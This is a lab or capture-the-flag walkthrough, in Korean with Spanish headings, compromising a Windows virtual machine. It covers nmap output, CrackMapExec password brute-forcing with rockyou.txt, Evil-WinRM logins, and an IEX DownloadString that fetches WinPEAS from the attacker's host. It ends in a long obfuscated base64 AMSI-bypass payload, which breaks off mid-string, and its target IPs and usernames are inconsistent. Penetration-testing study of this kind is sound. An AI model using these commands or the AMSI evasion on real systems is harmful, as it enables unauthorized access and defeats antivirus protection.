

머신 172.20.0.152 해킹 (1)
먼저 피해 머신을 스캔할 것이며, 이를 위해 nmap 스캔을 수행합니다.
1.1.- 포트/취약점 스캔
Sección titulada «1.1.- Escaneo de Puertos/Vulnerabilidades»우선, 우리는 타겟 머신을 스캔할 것입니다. 따라서 nmap을 사용하여 스캔을 수행할 것입니다.
┌──(kali㉿kali)-[~/Desktop]└─$ bash script.sh -i 172.20.0.152 --scan-type standard --anlyze
# Nmap 7.95 scan initiated Wed Oct 15 13:08:55 2025 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v -p80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49671 -oA scans/172.20.0.152/detailed 172.20.0.152Pre-scan script results:| targets-asn:|_  targets-asn.asn is a mandatory parameter|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| ipv6-multicast-mld-list:|   fe80::800:27ff:fe00:0:|     device: eth1|     mac: 0a:00:27:00:00:00|     multicast_ips:|       ff02::fb                  (mDNSv6)|       ff02::fb                  (mDNSv6)|_      ff02::fb                  (mDNSv6)| targets-ipv6-multicast-mld:|   IP: fe80::800:27ff:fe00:0  MAC: 0a:00:27:00:00:00  IFACE: eth1||_  Use --script-args=newtargets to add the results as targets|_multicast-profinet-discovery: 0| targets-ipv6-multicast-slaac:|   IP: fe80::800:27ff:fe00:0  MAC: 0a:00:27:00:00:00  IFACE: eth1|_  Use --script-args=newtargets to add the results as targets|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-ipv6-multicast-echo:|   IP: fe80::800:27ff:fe00:0  MAC: 0a:00:27:00:00:00  IFACE: eth1|_  Use --script-args=newtargets to add the results as targetsNmap scan report for 172.20.0.152Host is up, received user-set (0.0030s latency).
Bug in http-security-headers: no string output.Bug in http-security-headers: no string output.Bug in http-security-headers: no string output.PORT      STATE SERVICE       REASON         VERSION80/tcp    open  http          syn-ack ttl 64 Microsoft IIS httpd 10.0|_http-errors: Couldn't find any error pages.|_http-mobileversion-checker: No mobile version detected.| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-chrono: Request times for /; avg: 194.70ms; min: 173.45ms; max: 218.12ms|_http-referer-checker: Couldn't find any cross-domain scripts.| http-headers:|   Content-Length: 63|   Content-Type: text/html|   Last-Modified: Tue, 26 Sep 2023 16:46:42 GMT|   Accept-Ranges: bytes|   ETag: "bf3e23799f0d91:0"|   Server: Microsoft-IIS/10.0|   Date: Wed, 15 Oct 2025 17:10:30 GMT|   Connection: close||_  (Request type: HEAD)|_http-date: Wed, 15 Oct 2025 17:10:31 GMT; 0s from local time.| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_    Other: 1|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-xssed: No previously reported XSS vuln.| http-traceroute:|_  Possible reverse proxy detected.|_http-comments-displayer: Couldn't find any comments.| http-vhosts:|_128 names had status 200|_http-title: Site doesn't have a title (text/html).| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-feed: Couldn't find any feeds.|_http-server-header: Microsoft-IIS/10.0135/tcp   open  msrpc         syn-ack ttl 64 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 64 Microsoft Windows netbios-ssn|_smb-enum-services: ERROR: Script execution failed (use -d to debug)445/tcp   open  microsoft-ds? syn-ack ttl 64|_smb-enum-services: ERROR: Script execution failed (use -d to debug)5985/tcp  open  http          syn-ack ttl 64 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-xssed: No previously reported XSS vuln.| http-sitemap-generator:|   Directory structure:|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_|_http-comments-displayer: Couldn't find any comments.| http-vhosts:|_128 names had status 404|_http-feed: Couldn't find any feeds.| http-useragent-tester:|   Status for browser useragent: 404|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-chrono: Request times for /; avg: 605.28ms; min: 180.93ms; max: 2153.36ms|_http-mobileversion-checker: No mobile version detected.|_http-server-header: Microsoft-HTTPAPI/2.0| http-errors:| Spidering limited to: maxpagecount=40; withinhost=172.20.0.152|   Found the following error pages:||   Error Code: 404|_    http://172.20.0.152:5985/| http-headers:|   Content-Type: text/html; charset=us-ascii|   Server: Microsoft-HTTPAPI/2.0|   Date: Wed, 15 Oct 2025 17:10:22 GMT|   Connection: close|   Content-Length: 315||_  (Request type: GET)| http-traceroute:|_  Possible reverse proxy detected.|_http-date: Wed, 15 Oct 2025 17:10:12 GMT; -2s from local time.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-title: Not Found| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       http://ha.ckers.org/slowloris/|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-675047001/tcp open  http          syn-ack ttl 64 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-date: Wed, 15 Oct 2025 17:10:29 GMT; -1s from local time.| http-sitemap-generator:|   Directory structure:|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_|_http-feed: Couldn't find any feeds.| http-useragent-tester:|   Status for browser useragent: 404|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-mobileversion-checker: No mobile version detected.| http-vhosts:|_128 names had status 404|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-comments-displayer: Couldn't find any comments.|_http-chrono: Request times for /; avg: 192.05ms; min: 176.06ms; max: 209.68ms|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-xssed: No previously reported XSS vuln.| http-traceroute:|_  Possible reverse proxy detected.|_http-title: Not Found| http-headers:|   Content-Type: text/html; charset=us-ascii|   Server: Microsoft-HTTPAPI/2.0|   Date: Wed, 15 Oct 2025 17:10:32 GMT|   Connection: close|   Content-Length: 315||_  (Request type: GET)| http-errors:| Spidering limited to: maxpagecount=40; withinhost=172.20.0.152|   Found the following error pages:||   Error Code: 404|_    http://172.20.0.152:47001/|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49665/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49666/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49671/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPCWarning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: VoIP adapter|bridge|general purposeRunning (JUST GUESSING): AT&T embedded (96%), Oracle Virtualbox (95%), Slirp (95%), QEMU (93%), GNU Hurd (87%)OS CPE: cpe:/a:oracle:vm_virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu cpe:/o:gnu:hurdAggressive OS guesses: AT&T BGW210 voice gateway (96%), Oracle Virtualbox Slirp NAT bridge (95%), QEMU user mode network gateway (93%), GNU Hurd 0.3 (87%)No exact OS matches for host (test conditions non-ideal).Network Distance: 1 hopTCP Sequence Prediction: Difficulty=18 (Good luck!)IP ID Sequence Generation: IncrementalService Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_dns-brute: Can't guess domain of "172.20.0.152"; use dns-brute.domain script argument.|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR|_smb-vuln-ms10-054: false| smb2-capabilities:|   2:0:2:|     Distributed File System|   2:1:0:|     Distributed File System|     Leasing|     Multi-credit operations|   3:0:0:|     Distributed File System|     Leasing|     Multi-credit operations|   3:0:2:|     Distributed File System|     Leasing|     Multi-credit operations|   3:1:1:|     Distributed File System|     Leasing|_    Multi-credit operations| smb-protocols:|   dialects:|     2:0:2|     2:1:0|     3:0:0|     3:0:2|_    3:1:1| nbstat: NetBIOS name: WIN-IURF14RBVGV, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ec:f6:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)| Names:|   WIN-IURF14RBVGV<20>  Flags: <unique><active>|   WIN-IURF14RBVGV<00>  Flags: <unique><active>|_  WORKGROUP<00>        Flags: <group><active>|_fcrdns: FAIL (No PTR record)|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR|_ipidseq: Random Positive Increments| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required| qscan:| PORT   FAMILY  MEAN (us)  STDDEV    LOSS (%)| 80     0       8169.50    5870.48   0.0%| 135    0       6604.00    2131.07   0.0%| 139    0       7122.00    4445.16   0.0%| 445    0       7265.50    2579.63   0.0%| 5985   0       12789.90   15236.92  0.0%| 47001  0       9083.00    4771.11   0.0%| 49664  0       7128.30    3495.84   0.0%|_49665  0       6861.20    4258.90   0.0%| smb-mbenum:|_  ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR| smb2-time:|   date: 2025-10-15T17:10:10|_  start_date: N/A|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR|_path-mtu: PMTU == 1500
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed Oct 15 13:13:33 2025 -- 1 IP address (1 host up) scanned in 278.31 seconds
1.2.- 웹이 존재하므로, 웹에 어떤 콘텐츠가 있는지 확인

Sección titulada «1.2.- Al tener web, observaremos qué contenido tiene la web»웹 페이지에 접근하면, 머신에 존재할 수 있는 사용자가 'nica'라는 이름을 가진 사용자일 가능성을 추론할 수 있습니다.
2.1.- Nikto
Sección titulada «2.1.- Nikto»2.2.- Wfuzz / Gobuster
Sección titulada «2.2.- Wfuzz / Gobuster»3.- SMB 포트 스캔
Sección titulada «3.- Escaneo del Puerto SMB»3.1.- SMBmap
Sección titulada «3.1.- SMBmap»3- 무차별 대입 공격(브루트 포스)
Sección titulada «3- Ataque Fuerza Bruta»3.1.- 사용자 Nica + 파일 “rockyou.txt”로 CrackMapExec 실행
Sección titulada «3.1.- CrackMapExec con usuario Nica + archivo “rockyou.txt”»crackmapexec -t 150 smb 172.20.0.106 -u nica -p /usr/share/wordlists/rockyou.txt유효한 사용자 및 암호가 발견됨: "hardcore"
4.1.- EVILwinrm
Sección titulada «4.1.- EVILwinrm»evil-winrm -i 172.20.0.152 -u nica -p 'hardcore'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint^C
Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\nica\Documents>4.2.- 보유 권한과 존재하는 사용자 확인
Sección titulada «4.2.- Observaremos qué privilegios tenemos y qué usuarios hay»┌──(kali㉿kali)-[~/Desktop]└─$ evil-winrm -i 172.20.0.106 -u nica -p hardcore
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\nica\Documents> dir*Evil-WinRM* PS C:\Users\nica\Documents> dir C:\Users
Directorio: C:\Users
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 9/26/2023 6:36 PM Administradord----- 9/26/2023 6:41 PM akankshad----- 9/26/2023 6:44 PM nicad-r--- 9/26/2023 3:11 PM Public
*Evil-WinRM* PS C:\Users\nica\Documents>"akanksha"라는 사용자가 관리자 권한을 가지고 있음을 찾을 수 있습니다. Nica 사용자는 권한이 없기 때문입니다.
4.3.- 사용자 akanskha + 파일 “rockyou.txt”로 CrackMapExec 실행
Sección titulada «4.3.- CrackMapExec con usuario akanskha + archivo “rockyou.txt”»crackmapexec -t 150 smb 172.20.0.106 -u akanksha -p /usr/share/wordlists/rockyou.txt유효한 사용자 및 암호가 발견됨: "sweetgirl"
5.1.- WinPEAS
Sección titulada «5.1.- WinPEAS»5.1.1.- Kali에서 준비 (공격자 머신)
Sección titulada «5.1.1.- Preparación en Kali (Nuestra Máquina Atacante)»첫 번째 단계는 스크립트를 우리 머신에 가져와 대상에게 “제공”할 수 있도록 준비하는 것입니다.
5.1.1.1.- PEASS-ng 저장소 복제
Sección titulada «5.1.1.1.- Clonar el repositorio de PEASS-ng»Kali에서 터미널을 열고 git를 사용하여 PEASS-ng 스크립트 전체 컬렉션을 다운로드합니다.
# Mou-te a un directori de treball (ex. l'Escriptori)cd ~/Desktop
# Clona el repositori oficialgit clone https://github.com/carlospolop/PEASS-ng.git- 결과: 이제
PEASS-ng라는 폴더가 있습니다. 관심 있는 스크립트는PEASS-ng/winPEAS/winPEAS.ps1에 있습니다.
5.1.1.2.- 로컬 웹 서버 시작
Sección titulada «5.1.1.2.- Iniciar un servidor web local»Windows 머신이 '다운로드'할 수 있도록 하려면, 웹 서버에 호스팅해야 합니다. 가장 간단한 방법은 Python의 http.server 모듈을 사용하는 것입니다.
# Navega a la carpeta que conté l'script de WinPEAScd PEASS-ng/winPEAS/
# Inicia el servidor web al port 80 (necessitaràs 'sudo')sudo python3 -m http.server 80- 중요: 이 터미널을 열어 두세요. 실행 중인 동안, 우리의 Kali는 이 폴더의 모든 파일을 제공할 것입니다.
5.1.1.3.- 우리의 Kali 머신의 IP 주소 확인
Sección titulada «5.1.1.3.- Obtener la IP de nuestra máquina Kali»피해자가 스크립트를 다운로드할 수 있도록 Kali 머신의 IP 주소를 알아야 합니다.
Kali에서 새로운 터미널을 열고 실행할 것입니다:
ip a- 우리의 IP 주소를
eth0또는tun0인터페이스에서 찾습니다. 예를 들어,172.18.33.188일 수 있습니다 (이전 예제 기준).
5.1.2.- Windows에서 실행 (우리의 피해자 머신)
Sección titulada «5.1.2.- Ejecución en Windows (Nuestra Máquina Víctima)»이제 Windows 머신의 쉘로 돌아갑니다.
5.1.2.1.- 피해자와 연결하기
Sección titulada «5.1.2.1.- Conectar con la víctima»이 단계는 이미 익숙합니다.
Bash
evil-winrm -i 172.20.0.140 -u nika -p hardcore- 결과: PowerShell의 대화형 쉘을 얻습니다:
Evil-WinRM* PS C:\Users\nika\Documents>
5.1.2.2.- 첫 번째 시도 (실패) 및 진단
Sección titulada «5.1.2.2.- Primer intento (Fallido) y diagnóstico»메모리에서 직접 실행하는 첫 번째 시도는 다음과 같습니다.
IEX (New-Object Net.WebClient).DownloadString('http://<TEVA_IP_KALI>/winPEAS.ps1')- 결과 (우리의 오류):
This script contains malicious content... - 진단: 이는 AMSI (Antimalware Scan Interface)가 활성화되어 있으며
winPEAS.ps1의 서명을 인식했다는 것을 확인합니다.
5.1.3.- AMSI 우회 및 최종 실행
Sección titulada «5.1.3.- Bypass de AMSI y Ejecución Final»여기에서 안티바이러스를 우회하기 위해 난독화된 코드를 사용합니다.
5.1.3.1.- AMSI 우회 (오퍼스케이션 방법)
Sección titulada «5.1.3.1.- El Bypass de AMSI (Método de Ofuscación)»AMSI를 '무력화'하려면 안티바이러스가 악성으로 인식하지 않는 코드를 실행해야 합니다. 우리가 생성한 난독화 코드(Matt Graeber 방법 기반)를 사용할 것입니다.
-
evil-winrm의 셸 내에서, 복사 및 붙여넣기를 수행할 다음 코드 블록을 입력합니다. 이 오퍼스케이션은 AMSI가AmsiUtils또는amsiInitFailed와 같은 키워드를 감지하지 못하도록 설계되었습니다.Ventana de terminal #Matt Graebers Reflection method[sySTEm.tExt.eNcoDiNg]::UNicOde.geTStRIng([SysTEM.cONveRT]::FrombasE64STriNG("IwBVAG4AawBuAG8AdwBuACAALQAgAEYAbwByAGMAZQAgAGUAcgByAG8AcgAgAAoAJABPADUAcwBYAGUARwBCAHUAdwAwAGMAWAA9ACQAbgB1AGwAbAA7ACQAUwBKAGgAegAwADQASAAyAGUAbgBjAEcARwBVADkAdwBmAEQAVwA9AFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEEAbABsAG8AYwBIAEcAbABvAGIAYQBsACgAKAA5ADAANwA2ACsAMQA1ADUAMwAtADEANQA1ADMAKQApADsAJABuAGMAbQBpAD0AIgArACgAJwBkAPkAYwBrACcAKwAnAGYA7AB0AG4AJwArACcAeABoAHMAZgAnACsAJwB6AOoAawBjACcAKQAuAE4ATwBSAG0AQQBMAEkAWgBlACgAWwBDAGgAQQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANAA2ACkAKwBbAEMASABhAFIAXQAoADEAMQAxACsANAA1AC0ANAA1ACkAKwBbAEMAaABBAFIAXQAoADUAMAArADYANAApACsAWwBDAEgAYQBSAF0AKAAxADAAOQArADUAOAAtADUAOAApACsAWwBDAEgAQQBSAF0AKABbAGIAWQB0AEUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAQwBoAEEAUgBdACgAOQAyACkAKwBbAEMASABBAHIAXQAoADEAMQAyACoAMwA4AC8AMwA4ACkAKwBbAGMASABhAFIAXQAoAFsAYgB5AHQARQBdADAAeAA3AGIAKQArAFsAQwBoAGEAUgBdACgAMwA4ACsAMwA5ACkAKwBbAGMAaABhAHIAXQAoAFsAYgBZAHQAZQBdADAAeAA2AGUAKQArAFsAQwBIAGEAcgBdACgAMQAyADUAKwAxADAANQAtADEAMAA1ACkAIgA7AFsAVABoAHIAZQBhAGQAaQBuAGcALgBUAGgAcgBlAGEAZABdADoAOgBTAGwAZQBlAHAAKAAxADQAMgApADsAWwBSAGUAZgBdAC4AQQBzAHMAZQBtAGIAbAB5AC4ARwBlAHQAVAB5AHAAZQAoACIAUwB5AHMAdABlAG0ALgAkACgAWwBDAEgAQQBSAF0AKAA3ADUAKwAyACkAKwBbAEMAaABBAFIAXQAoADkANwAqADEALwAxACkAKwBbAEMASABBAHIAXQAoAFsAQgBZAFQARQBdADAAeAA2AGUAKQArAFsAYwBoAGEAUgBdACgAWwBiAHkAVABlAF0AMAB4ADYAMQApACsAWwBDAEgAYQByAF0AKAAxADAAMwApACsAWwBjAGgAYQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANgA1ACkAKwBbAEMASABBAFIAXQAoADEAMAA5ACoAMwA4AC8AMwA4ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADUAKQArAFsAQwBoAEEAUgBdACgAWwBCAFkAdABlAF0AMAB4ADYAZQApACsAWwBjAEgAQQByAF0AKAA2ADMAKwA1ADMAKQApAC4AJAAoACgAJwDCAPoAdAD1ACcAKwAnAG0A4gB0AO4AJwArACcA9QBuACcAKQAuAG4AbwBSAG0AYQBMAEkAWgBFACgAWwBDAEgAYQBSAF0AKAA0ADYAKwAyADQAKQArAFsAYwBIAGEAUgBdACgAMQAxADEAKwA5ADUALQA5ADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADcAMgApACsAWwBjAEgAQQByAF0AKAAxADAAMwArADYAKQArAFsAYwBoAEEAUgBdACgAWwBiAFkAdABlAF0AMAB4ADQANAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAGMASABBAHIAXQAoADkAMgApACsAWwBDAEgAQQBSAF0AKAAxADEAMgAqADQALwA0ACkAKwBbAGMASABhAHIAXQAoAFsAYgBZAFQARQBdADAAeAA3AGIAKQArAFsAQwBIAGEAUgBdACgANwA3ACkAKwBbAEMAaABhAFIAXQAoADEAMQAwACkAKwBbAGMAaABBAFIAXQAoADcAOAArADQANwApACkALgAkACgAWwBDAEgAYQByAF0AKAA2ADUAKgAxADQALwAxADQAKQArAFsAYwBoAEEAcgBdACgAWwBCAFkAdABFAF0AMAB4ADYAZAApACsAWwBjAGgAQQBSAF0AKAA3ADIAKwA0ADMAKQArAFsAQwBIAGEAUgBdACgAWwBCAFkAVABlAF0AMAB4ADYAOQApACsAWwBjAEgAYQBSAF0AKAA4ADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADcANAApACsAWwBjAGgAQQByAF0AKABbAEIAeQB0AEUAXQAwAHgANgA5ACkAKwBbAEMASABBAFIAXQAoADEAMAA4ACsAMQA3AC0AMQA3ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA3ADMAKQApACIAKQAuAEcAZQB0AEYAaQBlAGwAZAAoACIAJAAoAFsAYwBoAGEAUgBdACgANQA4ACsAMwA5ACkAKwBbAGMASABBAHIAXQAoAFsAQgB5AFQAZQBdADAAeAA2AGQAKQArAFsAQwBIAEEAUgBdACgAMQAxADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADYAOQApACsAWwBDAEgAYQBSAF0AKABbAGIAWQB0AGUAXQAwAHgANQAzACkAKwBbAEMAaABBAHIAXQAoADEAMAAxACkAKwBbAGMAaABhAHIAXQAoAFsAQgBZAFQARQBdADAAeAA3ADMAKQArAFsAYwBoAGEAUgBdACgAWwBiAHkAdABlAF0AMAB4ADcAMwApACsAWwBjAEgAYQByAF0AKABbAEIAeQBUAEUAXQAwAHgANgA5ACkAKwBbAGMAaABhAHIAXQAoADEAMQAxACkAKwBbAEMAaABBAHIAXQAoAFsAQgBZAHQAZQBdADAAeAA2AGUAKQApACIALAAgACIATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAiACkALgBTAGUAdABWAGEAbAB1AGUAKAAkAE8ANQBzAFgAZQBHAEIAdQB3ADAAYwBYACwAIAAkAE8ANQBzAFgAZQBHAEIAdQB3ADAAYwBYACkAOwBbAFIAZQBmAF0ALgBBAHMAcwBlAG0AYgBsAHkALgBHAGUAdABUAHkAcABlACgAIgBTAHkAcwB0AGUAbQAuACQAKABbAEMASABBAFIAXQAoADcANQArADIAKQArAFsAQwBoAEEAUgBdACgAOQA3ACoAMQAvADEAKQArAFsAQwBIAEEAcgBdACgAWwBCAFkAVABFAF0AMAB4ADYAZQApACsAWwBjAGgAYQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANgAxACkAKwBbAEMASABhAHIAXQAoADEAMAAzACkAKwBbAGMAaABhAFIAXQAoAFsAYgB5AFQAZQBdADAAeAA2ADUAKQArAFsAQwBIAEEAUgBdACgAMQAwADkAKgAzADgALwAzADgAKQArAFsAYwBoAEEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADYAN